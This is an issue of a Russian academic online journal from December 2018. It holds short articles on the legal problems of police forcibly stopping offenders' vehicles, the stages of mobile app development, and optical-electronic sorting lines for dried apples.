ФОРУМ МОЛОДЫХ УЧЕНЫХ

ВЫПУСК 12(28)

ISSN 2500-4050

МЕЖДУНАРОДНОЕ НАУЧНО-ПРАКТИЧЕСКОЕ
ПЕРИОДИЧЕСКОЕ СЕТЕВОЕ ИЗДАНИЕ

«Форум молодых ученых»

http://forum-nauka.ru

ISSN 2500-4050

УДК 004.02:004.5:004.9

ББК 73+65.9+60.5

Свидетельство о регистрации
средства массовой коммуникации
ЭЛ № ФС 77 - 66302
от 01.07.2016г.

Редакционный совет:
Зарайский А.А., доктор филологических наук, профессор,
СмирноваТ.В., доктор социологических наук, профессор,
Федорова Ю.В., доктор экономических наук, профессор,
Плотников А.Н., доктор экономических наук, профессор,
Постюшков А.В., доктор экономических наук, профессор,
Тягунова Л.А., кандидат философских наук, доцент
Отв. ред. А.А. Зарайский

Выпуск № 12(28)-3 (декабрь, 2018). Сайт: http://forum-nauka.ru

Журнал включен в систему Российского индекс цитирования (РИНЦ) электронной библиотеки на основании приложении к договору №1 к договору № 594-09/2013 от 26.09.2013

© Институт управления и социально-экономического развития, 2018

УДК 342.951:351.82

Лаврентьева И.С., к.юр.н.
доцент, преподаватель
кафедра транспортной безопасности
Квитчук А.С., доктор юридических наук
профессор, начальник кафедры транспортной безопасности
Санкт-Петербургский университет МВД России
Птицын К.Г.
старший преподаватель
Российская таможенная академия
Россия, г. Санкт-Петребург

ПРОБЛЕМЫ ПРИНУДИТЕЛЬНОЙ ОСТАНОВКИ ТРАНСПОРТНОГО СРЕДСТВА ПРАВОНАРУШИТЕЛЯ

Аннотация: в статье рассматриваются проблема пресечения административных и уголовно наказуемых действий водителями транспортных средств. Выявляются особенности и правовые проблемы принудительной остановки транспортного средства правонарушителя.

Ключевые слова: пресечение правонарушения, ответственность, принудительная остановка, нарушения требований правил дорожного движения.

Kvachuk A.S.
Lavrenteva I.S.
Ptitsyn K.G.

FORCED STOP ISSUES VEHICLE OF THE OFFENDER

Abstract. The article deals with the problem of suppression of administrative and criminal actions by drivers of vehicles. The features and legal problems of forced stop of the vehicle of the offender are revealed.

Key words. suppression of an offense, responsibility, forced stop, violation of traffic rules.

Принудительная остановка транспортного средства осуществляется на основании отказа от выполнения законных требований инспектора об остановке. Невыполнение водителем требования об остановке транспортного средства– это достаточный повод для преследования и применения различных способов (в том числе и огнестрельного оружия) с целью принудительной остановки транспортного средства. В современное российское законодательство предусматривает такой способ пресечения правонарушений и задержания правонарушителя. Имеются соответствующие положения и в Административном регламенте исполнения Министерством внутренних дел Российской Федерации государственной функции по осуществлению федерального государственного надзора за соблюдением участниками дорожного движения требований законодательства Российской Федерации в области безопасности дорожного

движения. [1]. Однако проблема пресечения административных и уголовно наказуемых действий водителей транспортных средств не перестала быть актуальной.

Благодаря средствам массовой информации становятся известны случаи преследований водителей, не остановившихся по требованию сотрудника полиции или скрывающихся с места правонарушения. Иногда в сети интернет появляются видеозаписи таких преследований, что вызывает общественный резонанс. У граждан возникают вопросы к полиции как к властной структуре государства о правомерности и необходимости таких преследований, иногда достаточно длительных, а иногда завершающихся дорожно-транспортным происшествием. Публикации о подобных происшествиях становятся поводом общественного обсуждения, в том числе касающихся действий полицейских при преследовании, принудительной остановке и задержании правонарушителей. Безусловно подобные обсуждения формируют мнение у населения как о деятельности самой полиции, так и о законопослушности в целом.

Осознавая общественную опасность своих действий, водители все чаще стали использовать любую возможность скрыться от полиции. Пытаясь скрыться они допускают серьезные нарушения требований правил дорожного движения, таких как проезд на запрещающий сигнал светофора, превышение скоростного режима, не предоставление приоритета транспорту и пешеходам, выезд на полосу встречного движения и т.п.. К сожалению имеют место и случаи безнаказанного «ухода» от преследования. Считаем, что возможными причинами неповиновения требованиям об остановке со стороны водителей является, в том числе недостаточная правовая защищенность сотрудника как представителя власти. Действуя в рамках современного законодательства, полицейский вынужден задумываться не только об исполнении своих прямых обязанностей по обеспечению безопасности, но и одновременно предвидеть возможность наступления целого ряда последствий. За короткий промежуток времени сотруднику необходимо:

– решить насколько опасен (адекватен) правонарушитель;

– оценить опасны ли совершаемые им маневры для окружающих;

– удостовериться, что в салоне транспортного средства нет пассажиров, которым может быть причинен вред;

– возможно ли применение спецсредств или огнестрельного оружия;

– будет ли причинен вред (ущерб) служебному транспорту и т.д.

В статье 2 Федерального закона от 07.02.2011 № 3-ФЗ «О полиции» указаны основные направления деятельности полиции, такие как защита личности, общества, государства от противоправных посягательств, предупреждение и пресечение преступлений и административных правонарушений, обеспечение безопасности дорожного движения и т.д. Конституцией РФ к приоритетным обязанностям государства отнесена

защита прав и свобод человека и гражданина. В итоге перед сотрудником полиции возникает вопрос о необходимости либо незамедлительно действовать по пресечению противоправного поведения водителя, игнорирующего требования об остановке, либо продолжать преследование, допуская возможность наступления опасных последствий, в виде вреда здоровью или смерти случайных людей, да и самого нарушителя из-за возможного дорожно-транспортного происшествия.

Обязанность сотрудников полиции по пресечению правонарушений, в том числе на транспорте, предполагаем возможность применения и способов принудительной остановки транспортного средства. Эти способы (принудительной остановки транспортного средства) строго ограничены. В соотвествие с положениями Административного регламента, остановка транспортного средства может быть осуществлена:

– с применением специальных средств;

– посредством временного ограничения или запрещения движения на отдельных участках дорог;

– с применением огнестрельного оружия;

– посредством размещения на проезжей части патрульного автомобиля (патрульных автомобилей) с включенными специальными световыми сигналами;

– посредством размещения на проезжей части грузовых автомобилей.

В этой связи стоит отметить, что при принудительной остановке транспортного средства существует ряд сложностей. Действуя в быстроразвивающихся событиях преследования и, как правило, непредсказуемости поведения нарушителя, сотрудники полиции не всегда могу оперативно и своевременно применить указанные способы. Наиболее эффективным средством пресечения подобных противоправных действий было и остается применение огнестрельного оружия. Но в этом случае необходимо учитывать ограничения, указанных в пункте 6 статьи 23 Закона «О полиции». Сотрудник полиции не имеет права применять огнестрельное оружие при значительном скоплении граждан, если в результате его применения могут пострадать случайные лица. Расценивая повреждение транспортного средства как вероятную причину дорожно-транспортного происшествия, в котором могут пострадать прохожие иные лица, сотрудник полиции фактически лишен возможности применять оружие в населенных пунктах. Отметим, что преследование за пределами города не всегда эффективно ввиду недостаточных мощностно-скоростных характеристик служебного транспорта.

Отсутствие четких инструкций и необходимость самостоятельного выбора способа действия представляется проблемой нормативного регулирования. В результате указанных пробелов в нормативно-правовом регулировании принудительной остановки, как меры по обеспечению безопасности и сохранению жизни и здоровья граждан, осуществляющий

преследование сотрудник вынужден действовать на свой страх и риск. Принятие моментального ежесекундного решения о применении конкретного способа принудительной остановки требует не только хладнокровия и решительности, но прежде всего достаточной профессиональной подготовки. Сотрудник правоохранительных органов при выполнении служебных задач не должен сомневаться в правильности и законности своих действий. Предполагая возможность наступления серьезных последствий для людей, случайно оказавшихся на пути нарушителя, он не должен постоянно ожидать приказа от оперативного дежурного о конкретных действиях. Сотрудник обязан действовать и принимать решения самостоятельно, и практически незамедлительно. От правильности выбора и скорости принятия решения зависит не только безопасность движения, но, зачастую, жизнь и здоровье людей.

Полагаем необходимо рассматривать вопрос и об исключении правовой ответственности (уголовной, гражданской) сотрудника полиции, причинившего вред в результате преследования, возложив её целиком или частично на правонарушителя. Многие сотрудники, поставленные перед выбором необходимых действий, теряются, боясь ответственности за принятое решение, и подсознательно пытаются её избежать. Это можно отнести как к самим преследователям, так и к оперативным дежурным и руководителям подразделений. В результате применения таких мер пресечения правонарушения конечно же возникает необходимость несоблюдения отдельных конституционных прав граждан, но в условиях правомерности действий сотрудников правоохранительных органов законодательство не только разрешает, но обязывает применять такие ограничения. [2] В этой связи важным является профессиональная подготовка сотрудников к действиям в экстремальных ситуациях и овладению навыками вплоть до состояния оператора по управлению источником повышенной опасности, то есть выполнение строго регламентированных действий, доведенных до автоматизма.

В правоохранительных органах зарубежных стран работники дорожных служб изучают и успешно применяют навыки экстремального вождения, в том числе эффективные способы принудительной остановки транспортных средств. К сожалению, в нашей стране эта подготовка ведется только в подразделениях специального назначения. Вместе с тем вопросам профессиональной подготовки по обучению сотрудников дорожно-патрульных подразделений практическим навыкам управления транспортным средством в экстремальных ситуациях и принудительной остановки транспортного средства нарушителя необходимо уделять особое внимание.

Использованные источники:

1. Приказ МВД России от 23.08.2017 N 664 (ред. от 21.12.2017) «Об утверждении Административного регламента исполнения Министерством внутренних дел Российской Федерации государственной функции по

осуществлению федерального государственного надзора за соблюдением участниками дорожного движения требований законодательства Российской Федерации в области безопасности дорожного движения».
2. Лаврентьева И.С. Реализация конституционного принципа «неприкосновенность» в уголовном судопроизводстве при применении мер пресечения // Актуальные вопросы права, экономики и инновационного менеджмента: материалы международной научно-практической конференции, 18 декабря 2014г., Санкт-Петербург. – СПб.: Издательство Института правоведения и предпринимательства, 2015.- 138 с. С. 6-11.

УДК 004.415

Лазченко В.Р.
студент бакалавриата 4 курса
факультет «Информатика и вычислительная техника»
научный руководитель: Остроух Е.Н.
ст.пр.
Донской Государственный Технический Университет
Россия, г. Ростов-на-Дону

ОСОБЕННОСТИ РАЗРАБОТКИ МОБИЛЬНЫХ ПРИЛОЖЕНИЙ

Аннотация

В статье описан цикл разработки мобильных приложений. Исследуется процесс разработки с момента возникновения идеи до публикации готового продукта.

Ключевые слова

Цикл разработки, мобильные приложения, IT.

Annotation

The article describes the development cycle of mobile applications. We study the development process from the moment of the idea to the publication of the finished product.

Keywords

Development cycle, mobile applications, IT.

В сфере информационных технологий спрос на мобильные приложения стремительно растёт. Это обусловлено удобством использования, а также наличием повсеместного доступа к приложениям. Немаловажным фактором является и сама стоимость мобильных устройств, которая может варьироваться в широком диапазоне. Даже самые бюджетные устройства позволяют использовать основную массу программного обеспечения, функционал которого не уступает своим аналогам на компьютерах, являющимися по своей цене более дорогостоящими. Возможности, которые дают мобильные приложения не могут игнорировать и компании, работающие в различных отраслях. Лёгкий доступ к информации и возможности использования встроенных функций телефона

позволяет компаниям повысить приток клиентов, пользующимися их услугами. В результате чего, рынок мобильных приложений пополняется и корпоративными продуктами. Преимущества использования мобильных приложений очевидны, однако, это накладывает отпечаток на их процесс разработки.

Рассмотрим особенности процесса разработки программного обеспечения для мобильных устройств. Разработка мобильных приложений как и разработка компьютерного ПО предполагает наличие одних и тех же в большинстве своем этапов разработки. Различия в процессе будут заметны внутри некоторых из них.

Процесс разработки состоит из следующих этапов:

1. Выбор идеи
2. Составление первичного технического задания
3. Аналитика
4. Проектирование бизнес-логики
5. Создание UI/UX
6. Создание дизайна
7. Тестирование
8. Публикация

Выбор идеи

Любое программное обеспечение должно решать проблему. В мобильной разработке такие проблемы связаны либо с использованием встроенных функций устройств, либо с адаптацией уже существующего решения под мобильные платформы с целью комфортного и повсеместного доступа. В первом случае разработчики берут во внимание наличие встроенных функций:

- Доступ к сетевым диапазонам 2G-4G
  - Звонки
  - Интернет
- Каналы передачи данных
  - WiFi
  - Bluetooth
- GPS-датчик
- Камера
- Сенсорное управление
- Акселерометр
- Микрофон

С использованием комбинаций различных функций можно создать множество приложений для решения ряда задач. Так, калькулятор может иметь функцию сканирования выражений с использованием камеры, а микрофон можно использовать в приложении, целью которого является анализ уровня шума в помещении.

Любое использование приложением функции разработчикам

необходимо учесть в разрешениях доступа.

При выборе идеи, связанной с адаптацией уже существующих на других платформах решений во внимание берутся ограничения мобильных устройств. Примером исходных решений являются сайты различных категорий - банковские, сервисы по оказанию услуг и т.д, а также прикладное ПО – для работы с документами, вычислительные приложения . В итоге, должно получиться мобильное приложение реализующее те же функции, но полностью поддерживаемое устройством и имеющее упрощенный интерфейс.

Ещё одной категорией возможного ПО являются развлекательные приложения. При выборе подобной идеи особое внимание уделяется предварительной аналитике – анализу существующих приложений, а также вычислительным возможностям процессоров мобильных устройств.

Составление первичного технического задания

На данном этапе составляется перечень функций, которое должно иметь приложение. Изначально техническое задание (ТЗ) формируется заказчиком. Затем дорабатывается командой разработчиков и согласуется с заказчиком. Процесс составления ТЗ итеративный. В процессе разработки могут возникать нюансы, приводящие к изменению ранее запланированного перечню функций. Также в описании технического задания могут присутствовать описание деталей, связанных с дизайном и интерфейсом. Эти детали могут быть указаны изначально заказчиком, либо же быть сформулированными командой разработчиков. Техническое задание может быть составлено в соответствии с нормами стандартизации или иметь произвольную форму.

Аналитика

Прежде чем переходить к разработке, необходимо оценить существующие аналоги. А именно, функционал, дизайн, оценки и некоторые комментарии к аналогичным приложениям , размещенным в том же сегменте, где и планируется размещать создаваемое приложение. Анализ стороннего функционала и дизайна поможет наработать идею, в которой составляющие будут включать полезные функции, а дизайн не будет повторяться. На этом этапе может происходить и выбор будущего рекламодателя, источников трафика и прочих параметров, если таковы имеются.

Проектирование бизнес-логики

Интенсивный процесс разработки начинается здесь. Этап проектирования бизнес-логики подразумевает под собой выбор используемых технологий, в соответствии с которыми определяются объекты, связи между ними и их поведение при различном пользовательском сценарии. Описание бизнес-логики может представлять из себя обычный текст или концептуальную модель. Объекты и их поведение могут определяться исходя из разного уровня абстракции. Результирующий уровень – программный код, где объекты представлены экземплярами

классов или их совокупностью, а поведение между ними описывает программный алгоритм.

Создание UI/UX

Особое значение в мобильной разработке имеет UI – пользовательский интерфейс, и UX – пользовательский опыт. Первый определяет, что будет содержать графический интерфейс – кнопки, поля ввода, текст с указаниями и другие визуальные элементы, с которыми будет работать пользователь, и как они будут выглядеть. Второй – аспекты взаимодействия пользователя с приложением в процессе его использования. В широком смысле под UX подразумевается впечатление пользователя, полученное в результате использования приложения. Исходя из этого, можно сделать вывод, что UI входит в UX. В процессе разработки этих частей изначально проектируется UX, как последовательность взаимодействия приложения с пользователем, затем создаётся UI – совокупность визуальных элементов на каждом этапе этой последовательности. При создании и размещении визуальных элементов разработчикам необходимо учитывать различные разрешения экрана и соотношение сторон на мобильных устройствах.

Создание дизайна

Дизайн в мобильных приложениях также как и UI/UX имеет свои особенности в процессе разработки. Но в отличие от пользовательского интерфейса и пользовательского опыта, дизайн представляет из себя нечто иное. В мобильных приложениях под ним подразумевается использование заданных комбинаций цветов – цветовых схем, определенных фоновых изображений, иконок. И если в UI разрабатывается пользовательский интерфейс из ряда визуальных элементов, то дизайн – это описание внешнего представления этих элементов. По этой причине иногда его включают в UI, в этом случае чаще всего разработкой и того, и другого занимается один и тот же человек. Перед тем, как окончательно внедрять дизайн в приложение, создаются макеты различных вариантов, в которых видно его точное представление. Оптимальный дизайн будет утверждён и установлен в приложении по умолчанию, а другие варианты могут быть доступны для применения пользователем. Также, при его создании разработчикам необходимо учитывать разрешения используемых иконок и изображений для качественного отображения на устройствах с различным разрешением. Так, при разработке Android-приложения, для разрешений экрана с шириной 480px, используются файлы изображений, хранящиеся в папках с названием "drawable-hdpi". Дизайн мобильных приложений играет важную роль в привлечении и удержании пользователей.

Тестирование

Следующим важным этапом является тестирование приложения.

Тестирование – процесс итеративный. И перед началом разработки происходит тестирование требований на наличие противоречивости. Далее необходимость в тестировании обусловлена не только возможностью появления непредсказуемых технических ошибок, но и индивидуальной

несовместимостью ряда мобильных устройств, имеющих определенное разрешение экрана и версию программной платформы. Например, функция Autosizing, применимая к элементам TextView графического интерфейса платформы Android, может быть внедрена разработчиками и успешно проверена на устройствах с версией платформы API 26. Однако при понижении версии API можно убедиться, что функция срабатывает частично, а при достижении порога API < 14 полностью перестает работать. Разработчики при внедрении того или иного функционала должны знать о подобных ограничениях. В ином случае, проблема будет выявлена на этапе тестирования. Также существует ряд других проблем, которые могут быть выявлены при определенном виде тестирования.

Виды тестирования могут быть следующими:

1. Функциональное
2. Тестирование безопасности
3. Тестирование совместимости
4. UX – тестирование

А также иногда проводится полное тестирование, включающее в себя всё вышеперечисленное в определенной последовательности.

Нельзя недооценивать значения тестирования. Это последний этап, прежде, чем приложение окажется у пользователя.

Публикация

Конечным продуктом процесса мобильной разработки является скомпилированный исполняемый файл, сопровождающая документация, а также набор исходных файлов. В зависимости от конечной цели разработки, продукт может быть предоставлен заказчику или быть опубликованным от лица компании или независимого разработчика в магазине приложений. Для платформы Android одним из самых популярных магазинов является Play Market, для iOS – App Store, для Tizen – Tizen Store. Также существуют и другие аналоги. На этапе регистрации и публикации приложения необходимо ознакомиться с условиями соглашения. Содержимое приложения, скриншоты и реклама не должны нарушать правила. В последующем рекомендовано внедрять обновления, учитывая оценки и замечания пользователей.

УДК 535.2: 635.078

Лебедев Д.В., к.техн.н.
доцент
кафедра «Физики»
Горская Е.С.
студент магистратуры 1 курса
факультет «Энергетики»
Безверхий В.А.
студент 3 курса
факультет «Энергетики»
ФГБОУ ВО «Кубанский государственный
аграрный университет имени И.Т. Трубилина»
Россия, г. Краснодар

СУЩЕСТВУЮЩИЕ ПРОБЛЕМЫ ТЕХНОЛОГИЧЕСКИХ ЛИНИЙ ПО ПЕРЕРАБОТКЕ ЯБЛОК НА СУХОФРУКТЫ

Статья посвящена описанию работы действующей технологической линии сортировки сухофруктов. Представлен поэтапный алгоритм работы технологического процесса по переработке яблок на сухофрукты. В статье описываются существующие проблемы при переработке продукта. Предложен метод решения существующих проблем, путем внедрения в производство оптико-электронного оборудования.

Ключевые слова: сортировка, технологическая линия, алгоритм, оборудование, сухофрукты, оптико-электронный.

Lebedev D.V., PhD in Technological Sciences, associate professor
associate professor of "Physics"
FSBEI HE " Kuban State Agrarian University named after I.T. Trubilin"
Russia, Krasnodar
Gorskaya E.S.
masters student
1 course, faculty of "Power engineering"
FSBEI HE " Kuban State Agrarian University named after I.T. Trubilin"
Russia, Krasnodar
Bezverkhiy V.A.
student
3 course, faculty of "Power engineering
" FSBEI HE " Kuban State Agrarian University named after I.T.
Trubilin" Russia, Krasnodar

EXISTING TECHNOLOGICAL PROBLEMS LINES FOR PROCESSING APPLES FOR DRIED FRUITS

The article is devoted to the description of the work of the existing technological line for sorting dried fruits. Represented stepwise algorithm of the process for the processing of apples on dried fruit. The article describes the existing problems in the processing of the product. A method for solving existing

problems is proposed by introducing optical electronic equipment into production.

Keywords: sorting, technological line, algorithm, equipment, dried fruits, optical-electronic.

Фрукты являются ценной пищей, поскольку они содержат незаменимый комплекс витаминов, ферментов и других биологически активных веществ, необходимых для поддержания тонуса и здоровья человеческого организма. В России ежегодно производится около 4 миллионов тонн сухофруктов. Однако потеря при хранении этих продуктов составляет более 40%. В результате, по причине нехватки фруктов на рынке страны, продукты поставляется из-за границы. Таким образом, мы зависим от импорта этих ценных пищевых продуктов, что привело к возникновению проблемы с проверкой качества при закупке продукта у зарубежных партнеров.

Современная технология переработки фруктов и получения сухофруктов включает в себя процессы от закладки на конвейер до сортировки и упаковки.




Рисунок 1 – Действующая технологическая линия по переработке сухофруктов.

Одной из наиболее важных задач на данный период времени является разработка новых инновационных технологий сортировки и переработки сельскохозяйственных культур, в результате которых потери

переработанного урожая были бы сведены к минимуму, а так же повысилось бы и качество самого продукта. Успех качественной сортировки сухофруктов зависит от того, какие инновационные технологии распознавания продукта внедряются в производство.

После мойки и нарезки, фрукты отправляются на сушку, но при нарезке фрукты получаются разных размеров, в связи с тем, что биологическое строение самих яблок бывает разным и различается их структура внутренней плотности. По этой причине, при сушке очень сложно подобрать для каждого яблока необходимую температуру. Согласно технологическому процессу температура для сушки подбирается средняя, от того сухофрукты приобретают различный вид, а именно подгорают, скукоживаются, пересушиваются и изменяют свой размер. Однако, для потребителей требуется более качественный продукт. Для этого необходимо разработать устройство, которое позволит распознавать сухофрукты по двум фракциям.

Для того чтобы уменьшить потери продукции, обеспечить надлежащее качество при переработке, в технологическую линию после мойки яблок следует включить специальное оборудование. Точности распознавания сухофруктов яблок можно добиться путем введения в технологию производства оптико-электронного оборудования для сортировки и разделения продукта по фракциям. При помощи оптико-электронного способа одновременно можно осуществить следующие функции: калибровку (размер: ширина, длина), распознавание сухофруктов по цветовой гамме (после сушки), установку наличия зараженности личинкой моли. Данный метод основан на видеосъемке продукта, передаче кадров на персональный компьютер, где происходит распознавание кадров и сравнение по ранее заданным критериям и нормам. При выявлении отклонений от норм качества по любым признакам сухофрукты делят на ранее заданное количество фракций.

Использованные источники:

1. Способ сортировки семян / С.В. Бурлин, Д.В. Лебедев, В.А. Лобунец. Патент на изобретение RUS 2245198, 03.09.2003.
2. Лебедев Д. В. Параметры процесса распознавания семян люцерны в семенном материале высокоточным оптико-электронным способом: дис. канд. тех. наук: 05.20.02: защищена 22.06.05: утв. 15.07.05 / Лебедев Дмитрий Васильевич; – Краснодар, 2005. – 149 с.
3. Оптико-электронный экспресс-анализ засоренности семян люцерны трудноотделимыми сорняками / И.А. Рутковский, Б.К. Цыганков, В.Д. Бурлин, Д.В. Лебедев. Механизация и электрификация сельского хозяйства. 2003. № 11. с. 8-9.
4. Способ сортировки семян / Б.К. Цыганков, С.В. Бурлин, Д.В. Лебедев, О.В. Новокрещенов. Патент на изобретение RUS 2199404, 11.06.2002.
5. Применение систем оптико-электронного зрения в сельском хозяйстве / Д.С. Абрамцов, Д.В. Лебедев, Р.Б. Гольдман. Форум молодых ученых. 2017.

№1(17). с. 29-40.

УДК 535.2: 635.078

Лебедев Д.В., к.техн.н.
доцент
кафедра «Физики»
Хеж Ш.Н.
студент магистратуры 2 курса
факультет «Энергетики»
Горская Е.С.
студент магистратуры 1 курса
факультет «Энергетики»
ФГБОУ ВО «Кубанский государственный аграрный университет имени И.Т. Трубилина»
Россия, г. Краснодар

ПРИНЦИП РАБОТЫ ОПТИКО-ЭЛЕКТРОННОЙ ЛИНИИ СОРТИРОВКИ СУХОФРУКТОВ

Статья посвящена описанию принципа работы технологической линии сортировки сухофруктов с использованием оптико-электронной аппаратуры. В статье описывается принцип работы используемого оборудования. Рассматривается поэтапный алгоритм работы линии, а также описаны режимы её работы. Представлены иллюстрации: алгоритм работы технологической линии, управляемой микроконтроллером; блок управления цепями микроконтроллера.

Ключевые слова: сортировка, технологическая линия, алгоритм, оборудование, сухофрукты, оптико-электронный.

Lebedev D.V., PhD in Technological Sciences, associate professor
associate professor of "Physics"
FSBEI HE " Kuban State Agrarian University named after I.T. Trubilin"
Russia, Krasnodar
Khezh Sh.N.
masters student
2 course, faculty of "Power engineering"
FSBEI HE " Kuban State Agrarian University named after I.T. Trubilin"
Russia, Krasnodar
Gorskaya E.S.
masters student
1 course, faculty of "Power engineering"
FSBEI HE " Kuban State Agrarian University named after I.T. Trubilin"
Russia, Krasnodar

THE PRINCIPLE OF OPTICAL-ELECTRONIC SORTING OF LINES FROM DRIED FRUITS

The article is devoted to the description of the principle of operation of the

technological line for sorting dried fruits using optical-electronic equipment. The article describes the principle of operation of the equipment used. Considered incremental algorithm of the line, and describes the modes of its work. The following illustrations are presented: algorithm of operation of a microcontroller-controlled technological line; microcontroller circuit control unit.

Keywords: sorting, technological line, algorithm, equipment, dried fruits, optical-electronic.

Технологическая линия по сортировке сухофруктов состоит из бункеров с принудительной подачей сухофруктов в вибрирующий резервуар, из которого сухие плоды падают на подающий конвейер. Принцип работы подающего конвейера основан на явлении поляризации в электрическом поле. Он содержит ячейки, в которых установлены электроды. Чтобы изолировать электроды и создать белый фон, который обеспечивает наиболее контрастные контуры сухофруктов для видеокамеры, конвейерная лента покрыта тонкой белой изоляционной пленкой. Напряжение, прикладываемое к электродам, должно составлять 1,2 кВ. При этом напряжении обеспечивается захват.

Работа технологической линии происходит последовательно. При перемещении по транспортеру из рабочей емкости к электродам фиксируются сухофрукты.

В следующем разделе датчик ФД1 контролирует присутствие сухофруктов. После этого сушеные фрукты контролируются датчиком ФД2 в сканируемой области проекции изображения с помощью видеокамеры. Освещение (50 лк) рабочей области видеокамеры осуществляется с трех сторон изображения. Объектив видеокамеры устанавливается над объектом на высоте 5 см. Выход видеокамеры подключен к USB порту, через который изображение входит в блок распознавания компьютера. Тип процессора Intel Core i7-6700K 4000 МГц, 32 ГБ памяти, жесткий диск емкостью 4000 ГБ, в котором распознавание изображения происходит в соответствии с разработанным алгоритмом работы. Блок распознавания обменивается с микроконтроллером SH 7709. Микроконтроллер принимает сигнал от внешних линейных датчиков и элементов управления, и управляет всеми узлами технологической линии с заданным алгоритмом работы.

Процесс управления технологической линией осуществляется с использованием сенсорной системы. Когда линия включена, загорается рабочая область сканирования. Блок управления двигателем запускается с низкой скоростью (0,2 ωном). Двигатель вращает транспортер до тех пор, пока ФД3 установится в положение 360(0). Таким образом, все четыре канала, управляющие процессом распознавания, устанавливаются в исходное положение. После выполнения позиционирования фотодатчиков включается номинальная скорость привода. Одновременно подается напряжение на систему электродов подающего транспортера, система выходит в рабочее состояние. Зафиксированные сухофрукты на

поверхности транспортера проходят контроль датчика ФД1 на наличие на транспортере сухофрукта, одновременно ФД4 подсчитывает число электродов с помощью преломления луча на боковой стороне транспортера. Следующий ФД2 фиксирует сухофрукты на транспортере. Затем сканируется видеокамерой, изображение отправляется в блок распознавания, который обрабатывает по заданному алгоритму работы. В зависимости от принятия решений, система сортирует 1-ю категорию из 2-го исполнительного механизма. Импульсы от датчиков поступают поочередно и регистрируются в микроконтроллере. Когда сухофрукты подают фотодатчики ФД1, ФД2 перестают подавать сигнал на микроконтроллер, а ФД4 подает сигнал о количестве электродов и после 10 пройденных электродов система выключается. На рис. 1 показан алгоритм работы технологической линии, управляемой микроконтроллером, а на рис. 2 показан блок управления цепями микроконтроллера. Для позиционирования положения конвейера находится система фотодатчиков. Электропитание фотодатчиков осуществляется от блоков питания 12 В. Сигналы, генерируемые фотосенсорами ФД1, ФД2, ФД3, ФД4, в качестве поворотного конвейера вращаются, поступают на соответствующие входы микроконтроллера.

Вращение подающего конвейера осуществляется с помощью мотор-редуктора в том же корпусе с двигателем постоянного тока 40 Вт и червячным редуктором. Прикладывая напряжение к группе щетки «а» и «б», скорость электродвигателя контролируется в двух диапазонах. Когда к группе щетки «а» прикладывается напряжение 12 В, двигатель вращается с номинальной скоростью, а выходной вал редуктора вращается со скоростью 1 об/мин.

Как только подающий конвейер достигает отметки нулевого позиционирования, запускается выходной сигнал микроконтроллера для активации низкой скорости и дается сигнал переключения для номинальной скорости подачи питания подающего конвейера.

Для управления сортировкой сушеных фруктов в оптико-электронной линейной системе предусмотрен электромагнитный привод на основе электромагнитного реле K2.

Как только высушенный плод находится в зоне осмотра, генерируется сигнал сортировки. Сигнал сортировочного импульса, подаваемый с выходного адреса микроконтроллера, открывает электронный ключ. Реле K2 срабатывает и с его механической частью выпадает сухофрукты, расположенные в зоне сортировки.

Цепи питания блока управления, такие как освещение рабочей зоны, систем фотодатчиков и других цепей, снабжаются напряжением 12 В.

Через контакт автоматического выключателя FA2 напряжение сети подается на понижающий трансформатор T1. Низкое переменное напряжение выпрямляется диодным мостом VD1-VD4 и подается через предохранитель FU1 в схему питания перечисленных блоков электрических

схем. Конденсатор С4 используется для сглаживания пульсации выпрямленного напряжения. Источник питания питает элементы электрической цепи с напряжением 12 В при токе нагрузки до 10 А.

